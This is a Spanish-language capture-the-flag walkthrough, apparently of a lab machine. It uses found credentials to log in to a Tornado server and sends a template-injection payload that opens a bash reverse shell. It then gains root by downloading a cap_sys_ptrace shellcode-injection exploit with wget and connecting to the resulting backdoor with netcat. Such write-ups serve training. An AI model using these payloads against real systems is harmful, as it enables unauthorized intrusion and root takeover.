
Encontraremos las siguientes credenciales:

```
username="admin"
password="Saket!#$%#@!!"
```

Si analizamos la salida de nmap que vimos en la etapa de reconocimiento recordaremos que tenemos un servidor Tornado http corriendo en el puerto 9999 con un http-title: Please Log In, esto llama mucho la atención.

```
9999/tcp open  http    Tornado httpd 6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
|_http-server-header: TornadoServer/6.1
```

Por lo que visitamos la dirección en dicho puerto para probar las credenciales encontradas



10.0.2.8:9999/login?next=%2F


Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Username: admin

Password:

Log In

Nos dice que no son las credenciales correctas




10.0.2.8:9999/login

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Something Wrong With Your Data (1)

[Go Home](#)

Esto nos lleva a la conclusión de que admin no sea un usuario como tal y dado que muchos programadores cometen el error de asignar el mismo nombre de usuario en sus contraseñas probaremos usando Saket como usuario



10.0.2.8:9999/login?next=%2F


Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Username: saket

Password:

Log In

Hemos accedido




3.- Explotación:

Tenemos ante nosotros un servidor tornado, así que vamos a buscar cómo explotar uno buscando “Tornado 6.1 server exploit” en el navegador


Encontraremos la siguiente utilidad:

<https://opsecx.com/index.php/2016/07/03/server-side-template-injection-in-tornado/>

Podemos encontrar que hay una vulnerabilidad ya conocida para este tipo de servidores y es que recibe un parámetro del tipo GET llamado name.




Vemos que la página nos muestra un mensaje cuando le pasamos valores por el método GET directamente desde la URL. Por lo que buscaremos a continuación será, un comando que pueda pasarle que genere una shell inversa.




Comando: {% import os %}{{ os.system('bash -c "bash -i >& /dev/tcp/192.168.19.100/9001 0>&1"')}}}

Así que nos movemos a Burp Suite para usar el Decoder del bin bash que vamos a encodear a URL.



Nos ponemos a la escucha en Netcad



Enviamos la instrucción como parámetro.


```
saket@ubuntu:~$ ls -la
ls -la
total 92
drwxr-xr-x 18 saket saket 4096 Jun 28 2021 .
drwxr-xr-x  3 root  root  4096 May 29 2021 ..
-rw-----  1 saket saket  559 Jun 28 2021 .bash_history
```

4.- Post-Explotación:

Hemos obtenido una shell inversa.

```
saket@ubuntu:~$ cd /tmp
cd /tmp
saket@ubuntu:/tmp$ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer
saket@ubuntu:/tmp$
```

Con el fin de escalar privilegios nos movemos a tmp donde ejecutamos el siguiente

Comando: /sbin/getcap -r / 2>/dev/null


Que nos mostrará directorios con permisos elevados de manera recursiva desde la raíz.

Y encontramos **cap_net_raw+ep** que pudiera tener un backdoor que podamos aprovechar.

Después de una sencilla búsqueda de Google podemos encontrar el siguiente exploit:

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities#cap_sys_ptrace

Así que pegamos el código en un archivo que llamaremos exploit.py



Levantamos un servidor en python para compartir el exploit

```
(kali@kali)-[~]  
$ sudo python3 -m http.server 80  
[sudo] password for kali:  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Comando: `sudo python3 -m http.server 80`

y lo descargamos desde la máquina víctima:

```
saket@ubuntu:/tmp$ wget 10.0.2.15:80/exploit.py  
wget 10.0.2.15:80/exploit.py  
--2024-03-23 07:14:20-- http://10.0.2.15/exploit.py  
Connecting to 10.0.2.15:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 3258 (3.2K) [text/x-python]  
Saving to: 'exploit.py'  
  
0K ... 100% 873K=0.004s  
2024-03-23 07:14:20 (873 KB/s) - 'exploit.py' saved [3258/3258]  
saket@ubuntu:/tmp$
```

Comando: `wget 10.0.2.15:80/exploit.py`

Una vez descargado el archivo procedemos a darle permisos de ejecución

```
saket@ubuntu:/tmp$ chmod +X exploit.py
chmod +X exploit.py
saket@ubuntu:/tmp$
```

Comando: `chmod +X exploit.py`

Luego vamos a listar todos los procesos en ejecución en el sistema y luego filtrarlos para mostrar solo aquellos cuyo nombre de usuario propietario sea "root".

```
n --wait-for-signal
root      694      1  0  01:41 ?        00:00:00 /usr/sbin/gdm3
root      707      1  0  01:41 ?        00:00:01 /usr/sbin/apache2 -k start
root      710     694  0  01:41 ?        00:00:00 gdm-session-worker [pam/gdm
root      888      1  0  01:41 ?        00:00:00 /usr/lib/upower/upowerd
```

Comando: `ps -eaf | grep root`

Inyectamos el exploit en el proceso 707

```
saket@ubuntu:/tmp$ python2.7 exploit.py.1 707
python2.7 exploit.py.1 707
Instruction Pointer: 0x0L
Injecting Shellcode at: 0x0L
Shellcode Injected!!
Final Instruction Pointer: 0x2L
saket@ubuntu:/tmp$
```

Comando: `python2.7 exploit.py 707`

Verificamos que el exploit nos ha creado el proceso del backdoor en el servicio 5600

```
saket@ubuntu:/tmp$ ss -tnlp
ss -tnlp
State      Recv-Q      Send-Q       Local Address:Port
LISTEN      0            128          0.0.0.0:9999
LISTEN      0            10           10.0.2.4:53
LISTEN      0            10           127.0.0.1:53
LISTEN      0           4096         127.0.0.53%lo:53
LISTEN      0            5           127.0.0.1:631
LISTEN      0           4096         127.0.0.1:953
LISTEN      0            0           0.0.0.0:5600
```

Comando: ss -tnlp

Finalmente, nos ponemos a la escucha en Netcat en el puerto donde inyectamos nuestro servicio ganando acceso como root a la máquina.

```
(kali㉿kali)-[~]
$ sudo nc 10.0.2.4 5600
[sudo] password for kali:
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu:/# cd /root
cd /root
root@ubuntu:/root# ls
ls
App.zip  server.py  templates
root@ubuntu:/root#
```

Comando: sudo nc 10.0.2.4 5600